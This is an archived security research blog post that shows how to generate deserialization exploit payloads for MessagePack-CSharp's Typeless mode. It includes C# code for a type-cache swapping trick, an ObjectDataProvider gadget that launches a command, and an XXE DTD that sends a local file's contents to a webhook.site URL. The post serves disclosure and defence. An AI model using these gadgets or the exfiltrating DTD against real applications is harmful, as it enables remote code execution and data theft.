

# Generating deserialization payloads for MessagePack C#'s Typeless mode

**Generating deserialization payloads for MessagePack C#'s Typeless mode** - Dane Evans, Netwrix.

- Published: date not stated
- Original: <<https://netwrix.com/en/resources/blog/generating-deserialization-payloads-for-messagepack-cs-typeless-mode/>>
- Preserved from: <https://netwrix.com/en/resources/blog/generating-deserialization-payloads-for-messagepack-cs-typeless-mode/> (manual-import) on 2026-09-13
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

## Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

# Generating deserialization payloads for MessagePack C#'s Typeless mode

Authors: Dane Evans

Source: <https://netwrix.com/en/resources/blog/generating-deserialization-payloads-for-messagepack-cs-typeless-mode/>

Published: 10 April 2023

[MessagePack-CSharp](#) is a high-performance serialization library that simplifies the process of serializing and deserializing complex objects. Many .NET developers prefer MessagePack because it is faster and produces smaller output than other serialization formats like XML or JSON.

MessagePack-CSharp offers a feature called **Typeless** mode, which enables dynamic, polymorphic serialization and deserialization of objects without prior knowledge of their types. This capability is particularly beneficial in situations where the object's type is only known at runtime, allowing developers to serialize and deserialize objects without the need to decorate classes with attributes. Typeless mode is capable of serializing almost any type, including public and private properties and fields.

With the deprecation of BinaryFormatter, developers may seek alternatives such as MessagePack's Typeless mode as it provides similar functionality.

The MessagePack documentation advises against using Typeless mode with untrusted data, since doing so could lead to security issues. This article illustrates these issues by showing how to create deserialization exploit payloads for MessagePack's Typeless mode.

## Serializing an object using Typeless Mode

---

```
namespace SomeLibrary
{
    public class SomeClass
    {
        private string _privateField;
        public string PublicProperty { get; set; }
        public string PrivateProperty { get; private set; }
        public void SetPrivateProperty(string pPrivateProperty)
            => PrivateProperty = pPrivateProperty;
        public void SetPrivateField(string pPrivateField)
            => _privateField = pPrivateField;
    }
}

namespace MessagePackTypelessDemo
{
    class Program
    {
        static void Main()
        {
            var obj = new SomeLibrary.SomeClass { PublicProperty = "ABCDEFGH" };
            obj.SetPrivateProperty("HIJKLMNOP");
            obj.SetPrivateField("QRSTUVWXYZ");

            System.IO.File.WriteAllBytes(
                "serialized.bin",
                MessagePack.MessagePackSerializer.Typeless.Serialize(obj));
        }
    }
}
```

It is important to note that the serialized data includes private property and field values, as well as the AssemblyQualifiedName (AQN) of **SomeClass**. During deserialization, MessagePack will reference this type information to guarantee that this exact object type is constructed and populated correctly.

|                                                                         |                            |
|-------------------------------------------------------------------------|----------------------------|
| C7 A6 64 D9 59 53 6F 6D 65 4C 69 62 72 61 72 79 2E 53 6F 6D 65 43 6C 61 | Q;dUYSomeLibrary.SomeCla   |
| 73 73 2C 20 53 6F 6D 65 4C 69 62 72 61 72 79 2C 20 56 65 72 73 69 6F 6E | ss, SomeLibrary, Version   |
| 3D 31 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75 74 72 61 | =1.0.0.0, Culture=neutra   |
| 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 6E 75 6C 6C 83 AE | l, PublicKeyToken=nullf@   |
| 50 75 62 6C 69 63 50 72 6F 70 65 72 74 79 A7 41 42 43 44 45 46 47 AF 50 | PublicProperty\$ABCDEFGF~P |
| 72 69 76 61 74 65 50 72 6F 70 65 72 74 79 A9 48 49 4A 4B 4C 4D 4E 4F 50 | riateProperty@HIJKLMNQP    |
| AD 5F 70 72 69 76 61 74 65 46 69 65 6C 64 AA 51 52 53 54 55 56 57 58 59 | ._privateField*QRSTUVWXYZ  |
| 5A                                                                      | Z                          |

Figure 1. Hex view of MessagePack Typeless serialized data

During deserialization, MessagePack leverages reflection to invoke a default constructor that takes no parameters. If a default constructor is not present, then deserialization will fail. Additionally, reflection is used to call property setters and assign values to fields.

## Security implications of deserializing untrusted data

The MessagePack documentation addresses the security implications associated with deserializing untrusted data. The section specifically advises against using Typeless mode with untrusted data, as it could result in the deserialization of unexpected types, which can lead to security vulnerabilities.

The **MessagePackSerializerOptions** class allows developers to configure specific behaviors during serialization and deserialization, such as use of Lz4 compression and assembly version handling. The class also defines a list of known dangerous types that MessagePack will not deserialize. If any of these types are present in the serialized data, then an exception will be thrown and deserialization aborted. This list currently contains two types:

- System.CodeDom.Compiler.TempFileCollection
- System.Management.IWbemClassObjectFreeThreaded

**MessagePackSerializerOptions** can be also configured to use a more secure mode, aimed at handling untrusted data, which introduces a maximum object graph depth and a collision-resistant hashing algorithm. The documentation asserts that this mode merely hardens against common attacks and is not fully secure.

```
MessagePackSerializerOptions options =
TypelessContractlessStandardResolver.Options
    .WithAllowAssemblyVersionMismatch(true)
    .WithSecurity(MessagePackSecurity.UntrustedData);

return MessagePackSerializer.Typeless.Deserialize<object>(serializedBytes, options);
```

Despite the imposed limitations, creating a serialized gadget payload that utilizes property setter invocations to initiate privileged actions, such as code execution, remains feasible when deserializing untrusted data. This is achievable providing the gadget is not included in the list of disallowed types.

Directly serializing an instantiated gadget type can be problematic because all properties and fields for the type will be serialized without the opportunity to ignore any of them. Deserializing the object can result in a misconfigured object that may cause issues during instantiation, potentially resulting in the exploit failing. Additionally, with setter-based gadgets, researchers may need to run the payload directly during object creation.

To avoid these issues, a better approach would be to create a minimal surrogate object and serialize it as the real gadget type. This way, only the necessary properties and fields will be set during deserialization, reducing the risk of unintended behavior.

## Generating an **ObjectDataProvider** payload for code execution

---

The **ObjectDataProvider** gadget is a widely known code execution gadget that features in numerous gadget chains. This article won't detail the specifics of how the **ObjectDataProvider** functions, as Alvaro Muñoz and Oleksandr Mirosh's ["Friday the 13th JSON Attacks"](#) paper provides a comprehensive explanation of its workings.

In short, the **ObjectDataProvider** can be used to call **Process.Start** with user-specified arguments by configuring the **MethodName** and **ObjectInstance** properties, which when setting either property invokes the supplied method name on the supplied object instance. Specifically, the **MethodName** property should be set to "Start" and the **ObjectInstance** property should be set to an instance of **System.Diagnostics.Process**. The filename and arguments can then be set via properties contained in the **System.Diagnostics.ProcessStartInfo** object, which is available as the **Process** object's **StartInfo** property.

### Step 1. Specify the surrogate types

The surrogate types need only contain the minimal properties to result in code execution. For the **ObjectDataProvider** gadget, the object graph needs to conform to the following specification:

```

    public class ObjectDataProviderSurrogate
    {
        public string MethodName { get; set; }
        public object ObjectInstance { get; set; }
    }

    public class ProcessStartInfoSurrogate
    {
        public string FileName { get; set; }
        public string Arguments { get; set; }
    }

    public class ProcessSurrogate
    {
        public ProcessStartInfoSurrogate StartInfo { get; set; }
    }

```

## Step 2. Construct the ObjectDataProviderSurrogate object

To generate a payload that executes “calc.exe”, we first construct the **ObjectDataProviderSurrogate** object, setting the properties as required for the real **ObjectDataProvider** object and using additional surrogates where necessary.

```

    return new ObjectDataProviderSurrogate
    {
        MethodName = "Start",
        ObjectInstance = new ProcessSurrogate
        {
            StartInfo = new ProcessStartInfoSurrogate
            {
                FileName = "cmd.exe",
                Arguments = "/c calc"
            }
        }
    };

```

## Step 3. Modify the type cache

MessagePack’s Typeless mode does not include functionality for serializing one type as another. While developers were previously able to override the **TypelessFormatter**’s **BindToType** delegate to achieve this, this feature was removed during a significant refactoring. However, we can still leverage some of MessagePack’s internal behavior to accomplish this goal.

The **TypelessFormatter** utilizes an internal cache to store type information for previously processed types. When a type is present in the cache, the formatter bypasses the retrieval of the AQN for the type via the `AssemblyQualifiedName` property and instead, it returns the cached AQN string in byte array form, which is then incorporated into the serialized data to identify the serialized type.

```
public void Serialize(
    ref MessagePackWriter writer,
    object? value,
    MessagePackSerializerOptions options)
{
    // [Truncated]

    Type type = value.GetType();

    var typeNameCache = options.OmitAssemblyVersion
        ? ShortenedTypeNameCache
        : FullTypeNameCache;

    if (!typeNameCache.TryGetValue(type, out byte[]? typeName))
    {
        TypeInfo ti = type.GetTypeInfo();
        if (ti.IsAnonymous() || UseBuiltinTypes.Contains(type))
        {
            typeName = null;
        }
        else
        {
            typeName = StringEncoding.UTF8.GetBytes(
                this.BuildTypeName(type, options));
        }

        typeNameCache.TryAdd(type, typeName);
    }

    // Use typeName...
}
```

By adding types and their corresponding AQN strings to the cache, we ensure that the serializer writes the specified AQN strings as it processes these objects. Since the cache is private, we can utilize reflection to access the **TryAdd** method of this field.

```

    public static void SwapTypeCacheNames(IDictionary<Type, string>
pNewTypeCacheEntries)
{
    FieldInfo typeNameCacheField =
        typeof(TypelessFormatter)
            .GetField("FullTypeNameCache", BindingFlags.NonPublic | BindingFlags.Static);

    MethodInfo addTypeCacheMethod =
        typeNameCacheField.FieldType
            .GetMethod("TryAdd", new[] { typeof(Type), typeof(byte[]) });

    object typeNameCache = typeNameCacheField.GetValue(TypelessFormatter.Instance);
    foreach (var typeSwap in pNewTypeCacheEntries)
    {
        addTypeCacheMethod.Invoke(
            typeNameCache,
            new object[]
            {
                typeSwap.Key,
                System.Text.Encoding.UTF8.GetBytes(typeSwap.Value)
            });
    }
}

```

We can now add our types to the **TypelessFormatter**'s internal type cache, along with the corresponding type names of the real objects. Because the **TypelessFormatter** is static, any subsequent serialize calls will use this modified type cache.

```

SwapTypeCacheNames(
new Dictionary<Type, string>
{
    {
        typeof(ObjectDataProviderSurrogate),
        "System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35"
    },
    {
        typeof(ProcessSurrogate),
        "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
    },
    {
        typeof(ProcessStartInfoSurrogate),
        "System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"
    }
});

```

## Step 4. Serialize and deserialize the payload

We can confirm that the serialized data contains the AQNs necessary for the **ObjectDataProvider** gadget chain, as well as only the essential properties and values that enable successful code execution. Upon deserialization, the payload will trigger **Process.Start**, launching calc.exe.

```

C8 01 3C 64 D9 80 53 79 73 74 65 6D 2E 57 69 6E 64 6F 77 73 2E 44 61 74  E.<dUeSystem.Windows.Dat
61 2E 4F 62 6A 65 63 74 44 61 74 61 50 72 6F 76 69 64 65 72 2C 20 50 72  a.ObjectDataProvider, Pr
65 73 65 6E 74 61 74 69 6F 6E 46 72 61 6D 65 77 6F 72 6B 2C 20 56 65 72  esentationFramework, Ver
73 69 6F 6E 3D 34 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65  sion=4.0.0.0, Culture=ne
75 74 72 61 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 33 31  utral, PublicKeyToken=31
62 66 33 38 35 36 61 64 33 36 34 65 33 35 82 AA 4D 65 74 68 6F 64 4E 61  bf3856ad364e35,*MethodNa
6D 65 A5 53 74 61 72 74 AE 4F 62 6A 65 63 74 49 6E 73 74 61 6E 63 65 C7  me$Start@ObjectInstanceÇ
96 64 D9 65 53 79 73 74 65 6D 2E 44 69 61 67 6E 6F 73 74 69 63 73 2E 50  -dUeSystem.Diagnostics.P
72 6F 63 65 73 73 2C 20 53 79 73 74 65 6D 2C 20 56 65 72 73 69 6F 6E 3D  rocess, System, Version=
34 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75 74 72 61 6C  4.0.0.0, Culture=neutral
2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 62 37 37 61 35 63 35  , PublicKeyToken=b77a5c5
36 31 39 33 34 65 30 38 39 81 A9 53 74 61 72 74 49 6E 66 6F 82 A8 46 69  61934e089.@StartInfo,"Fi
6C 65 4E 61 6D 65 A7 63 6D 64 2E 65 78 65 A9 41 72 67 75 6D 65 6E 74 73  leName$cmd.exe@Arguments
A7 2F 63 20 63 61 6C 63  S/c calc

```

Figure 2. Hex view of serialized ObjectDataProvider gadget payload




Figure 3. Successful exploitation during deserialization, launching calc.exe

This payload generation functionality has also been integrated into the [Ysoserial.NET project](#) to enable researchers to generate MessagePack Typeless payloads for both standard and Lz4-compressed data.




Figure 4. Generating MessagePack Typeless payloads with Ysoserial.NET

## Limitations

In MessagePack-CSharp versions prior to v2.3.75 (July 2021), it's not possible to achieve code execution by deserializing a serialized **ObjectDataProvider** payload. In these versions, property setters are called for an object even if their values are not present in the serialized data.

The **ObjectDataProvider** extends the **System.Windows.Data.DataSourceProvider** class. This class contains the protected property **Dispatcher**, which in earlier versions of MessagePack will be set to null.

```

        protected Dispatcher Dispatcher
    {
        get { return _dispatcher; }
        set
        {
            if (_dispatcher != value)
            {
                _dispatcher = value;
            }
        }
    }
}

```

As previously mentioned, setting the specified `ObjectInstance` or `MethodName` properties will call an internal **Refresh** method that leads to the invocation of the specified method name on the object instance, provided both properties have been set. This means that for a successful invocation, the **Refresh** method must be called twice — once for the setting of each property.

At the end of each call to **Refresh**, a call is made to **DataSourceProvider's OnQueryFinished** method, indicating that the query has finished. This method asserts that the `Dispatcher` property is not null.

```

        protected virtual void OnQueryFinished(object newData, Exception error,
        DispatcherOperationCallback completionWork, object callbackArguments)
    {
        Invariant.Assert(Dispatcher != null);
        if (Dispatcher.CheckAccess())
        {
            UpdateWithNewResult(error, newData, completionWork, callbackArguments);
        }
        else
        {
            Dispatcher.BeginInvoke(
                DispatcherPriority.Normal, UpdateWithNewResultCallback,
                new object[]
                {
                    this, error, newData, completionWork, callbackArguments
                });
        }
    }
}

```

Since Dispatcher is null at this point, **Invariant.Assert** will fail, leading to a call to **Invariant.FailFast**, which ultimately terminates the process. Since this will occur on the first call to **Refresh**, code execution will not be possible.

## Generating an XmlDocument Payload for XXE File Exfiltration

---

The **XmlDocument** class features the InnerXml string property that invokes **XmlDocument**'s **Load** method with the supplied property value when set. For .NET versions below v4.5.2, this creates a potential vulnerability to XXE (XML External Entity) attacks, which can enable an attacker to exfiltrate files from the system to a remote location.

In .NET Framework versions v4.5.2 and later, the XmlResolver property of **XmlDocument** is set to null by default, which prevents the processing of XML entities. However, since MessagePack deserializes types with default constructors, it is possible to circumvent this protection by providing an **XmlUrlResolver** as the XmlResolver property. This creates a pathway for XXE scenarios in later versions from .NET Core through to .NET 7.

### Step 1. Specify XmlDocument's surrogate types

We specify the minimal properties required to perform the XXE attack. Note the XmlResolver property is of type **System.Object**, rather than **XmlUrlResolverSurrogate**. This forces MessagePack to include the AQN of the XmlResolver property's type, allowing us to utilize the type-swapping mechanism.

```
public class XmlDocumentSurrogate
{
    public object XmlResolver { get; set; }
    public string InnerXml { get; set; }
}

public class XmlUrlResolverSurrogate
{
}
```

### Step 2. Construct the XmlDocument surrogate object

To exfiltrate a file on deserialization, we first need to prepare and host a DTD file, which will be referenced by the loaded XML supplied to the InnerXml property. We can use the free text-pasting service [Pastebin](#) to host the DTD file, since it allows for raw file access.

The DTD will read the contents of the file "C:\test.txt" (this proof-of-concept example contains the text "A1B2C3\*\*") and pass the contents as a GET parameter to an attacker-controlled web service. For this example we'll use the free [Webhook.Site](#) service to catch requests.

```
<!ENTITY % a SYSTEM "file:///C:\\test.txt">
<!ENTITY % b "<!ENTITY c SYSTEM 'https://webhook.site/865d77fe-b03e-4833-a68b-4f94a0c0dde8?%a;'>">
%b;
```

The XML that will be loaded during deserialization will reference this DTD file and invoke the entity expansion that results in the GET request.

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "https://pastebin.com/raw/CUc6fZ8N">
<foo>&c;</foo>
```

The full surrogate object construction is then simply a matter of populating the **XmlDocumentSurrogate**'s InnerXml property with the XML above and setting the XmlResolver property to our **XmlUrlResolverSurrogate** type.

```
return new XmlDocumentSurrogate
{
    XmlResolver = new XmlUrlResolverSurrogate(),
    InnerXml = "<?xml version=\"1.0\"?>" +
        "<!DOCTYPE foo SYSTEM \"https://pastebin.com/raw/CUc6fZ8N\">" +
        "<foo>&c;</foo>"
};
```

### Step 3. Replace the type definitions

Using the same approach used to generate the **ObjectDataProvider** gadget, we can use the **SwapTypeCacheNames** function to replace the surrogate type information with the type information for the real **XmlDocument** gadget.

```

SwapTypeCacheNames(
new Dictionary<Type, string>
{
    {
        typeof(XmlDocumentSurrogate),
        "System.Xml.XmlDocument, System.Xml, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
    },
    {
        typeof(XmlUrlResolverSurrogate),
        "System.Xml.XmlUrlResolver, System.Xml, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"
    }
});

```

## Step 4. Serialize and deserialize the payload

The serialized data for the **XmlDocument** gadget chain contains the correct AQNs, including the necessary AQN for **XmlUrlResolver**. Upon deserialization, the payload will trigger a request for the attacker-hosted DTD. The DTD will then be used to extract the contents of "C:\Test.txt", passing the contents to the webhook as a GET parameter.

|                                                                         |                          |
|-------------------------------------------------------------------------|--------------------------|
| C8 01 49 64 D9 65 53 79 73 74 65 6D 2E 58 6D 6C 2E 58 6D 6C 44 6F 63 75 | È.IdÛeSystem.Xml.XmlDocu |
| 6D 65 6E 74 2C 20 53 79 73 74 65 6D 2E 58 6D 6C 2C 20 56 65 72 73 69 6F | ment, System.Xml, Versio |
| 6E 3D 34 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75 74 72 | n=4.0.0.0, Culture=neutr |
| 61 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 62 37 37 61 35 | al, PublicKeyToken=b77a5 |
| 63 35 36 31 39 33 34 65 30 38 39 82 AB 58 6D 6C 52 65 73 6F 6C 76 65 72 | c561934e089,«XmlResolver |
| C7 6B 64 D9 68 53 79 73 74 65 6D 2E 58 6D 6C 2E 58 6D 6C 55 72 6C 52 65 | ÇkdÛhSystem.Xml.XmlUrlRe |
| 73 6F 6C 76 65 72 2C 20 53 79 73 74 65 6D 2E 58 6D 6C 2C 20 56 65 72 73 | solver, System.Xml, Vers |
| 69 6F 6E 3D 34 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75 | ion=4.0.0.0, Culture=neu |
| 74 72 61 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 62 37 37 | tral, PublicKeyToken=b77 |
| 61 35 63 35 36 31 39 33 34 65 30 38 39 80 A8 49 6E 6E 65 72 58 6D 6C D9 | a5c561934e089€"InnerXmlÛ |
| 5C 3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22 31 2E 30 22 3F 3E 3C 21 | \<?xml version="1.0"?><! |
| 44 4F 43 54 59 50 45 20 66 6F 6F 20 53 59 53 54 45 4D 20 22 68 74 74 70 | DOCTYPE foo SYSTEM "http |
| 73 3A 2F 2F 70 61 73 74 65 62 69 6E 2E 63 6F 6D 2F 72 61 77 2F 43 55 63 | s://pastebin.com/raw/CUC |
| 36 66 5A 38 4E 22 3E 3C 66 6F 6F 3E 26 63 3B 3C 2F 66 6F 6F 3E          | 6fZ8N"><foo>&c;</foo>    |

Figure 5. Hex view of serialized XmlDocument gadget payload

```

namespace MessagePackTypelessDemo
{
    0 references
    class Program
    {
        0 references
        static void Main()
        {
            string filename = "xxe.bin";
            bool useLz4 = false;

            MessagePackSerializerOptions options = useLz4
                ? TypelessContractlessStandardResolver.Options.WithCompression(MessagePackCompression.Lz4BlockArray)
                : TypelessContractlessStandardResolver.Options;

            File.WriteAllBytes(filename, MessagePackXmlDocumentHelper.CreateXmlDocumentGadget());
            MessagePackSerializer.Deserialize<object>(File.ReadAllBytes(filename), options);
        }
    }
}

```

Figure 6. Serializing and deserializing the XmlDocument gadget payload

The screenshot shows the Webhook.site interface. At the top, there's a navigation bar with links like 'Docs & API', 'Custom Actions', 'WebhookScript', 'Terms & Privacy', and 'Support'. Below this is a toolbar with various options like 'Password', 'Alias', 'Schedule', 'CSV Export', 'Custom Actions Settings...', 'Run Now', 'XHR Redirect Settings...', 'Redirect Now', and 'CORS'. The main area is divided into two panels. The left panel, titled 'REQUESTS (1/500) Newest First', shows a list of requests. A search query is entered. A request is highlighted with a green 'GET' status, a blue '#da716 [REDACTED]' ID, and a timestamp of '24/03/2023 10:55:49'. The right panel, titled 'Request Details', shows the details of the selected request. It includes a 'Permalink' link, 'Raw content', and 'Export as' options. The 'Request Details' section shows a 'GET' method, a URL 'https://webhook.site/865d77fe-b03e-4833-a68b-4f94a0c0dde8?A1B2C3', a 'Host' field with a '[REDACTED] whois' value, a 'Date' of '24/03/2023 10:55:49 (a few seconds ago)', a 'Size' of '0 bytes', and an 'ID' of 'da716b83-72d5-4281-ba0a-56b16fdbfc39'. Below this, the 'Files' section is empty. The 'Query strings' section shows 'A1B2C3' and '(empty)'. At the bottom, it says 'No content'.

Figure 7. Successful XXE file exfiltration during deserialization

## Limitations

MessagePack-CSharp versions prior to v2.3.75 (July 2021) prevent the execution of an XXE attack during deserialization of an **XmlDocument** gadget payload due to the previously mentioned bug, calling property setters for an object even if they are not present in the serialized data.

The bug causes **XmlDocument**'s Value property setter, inherited from **System.Xml.XmlNode**, to be invoked. This setter throws an exception regardless of the supplied value, causing the deserialization process to terminate before any file exfiltration can occur.

```
    public virtual string Value
{
    get { return null; }
    set
    {
        throw new InvalidOperationException(
            string.Format(
                CultureInfo.InvariantCulture,
                Res.GetString(Res.Xdom_Node_SetVal), NodeType.ToString()));
    }
}
```

## Summary

---

This article provides an overview for a simple method for creating deserialization exploit payloads in MessagePack's Typeless mode. Given the serializer's versatility in handling not only private properties but also private fields, it is likely that more gadgets may exist for this serializer compared to its more restrictive counterparts.

Deserializing untrusted data presents a significant security risk, especially when deserializing data that defines the embedded object type. Developers should avoid using MessagePack's Typeless feature to deserialize untrusted data; even with all the security features enabled, it is insecure and cannot be made secure.

## Acknowledgements

---

Special thanks to Piotr Bazydło (@chudyPB) for [offering valuable insights](#) into the limitations of deserializing ObjectDataProvider gadget chains in earlier versions of MessagePack, which prevent successful exploitation.

---

Archived from <https://netwrix.com/en/resources/blog/generating-deserialization-payloads-for-messagepack-cs-typeless-mode/>. Rendered offline from the local Markdown copy.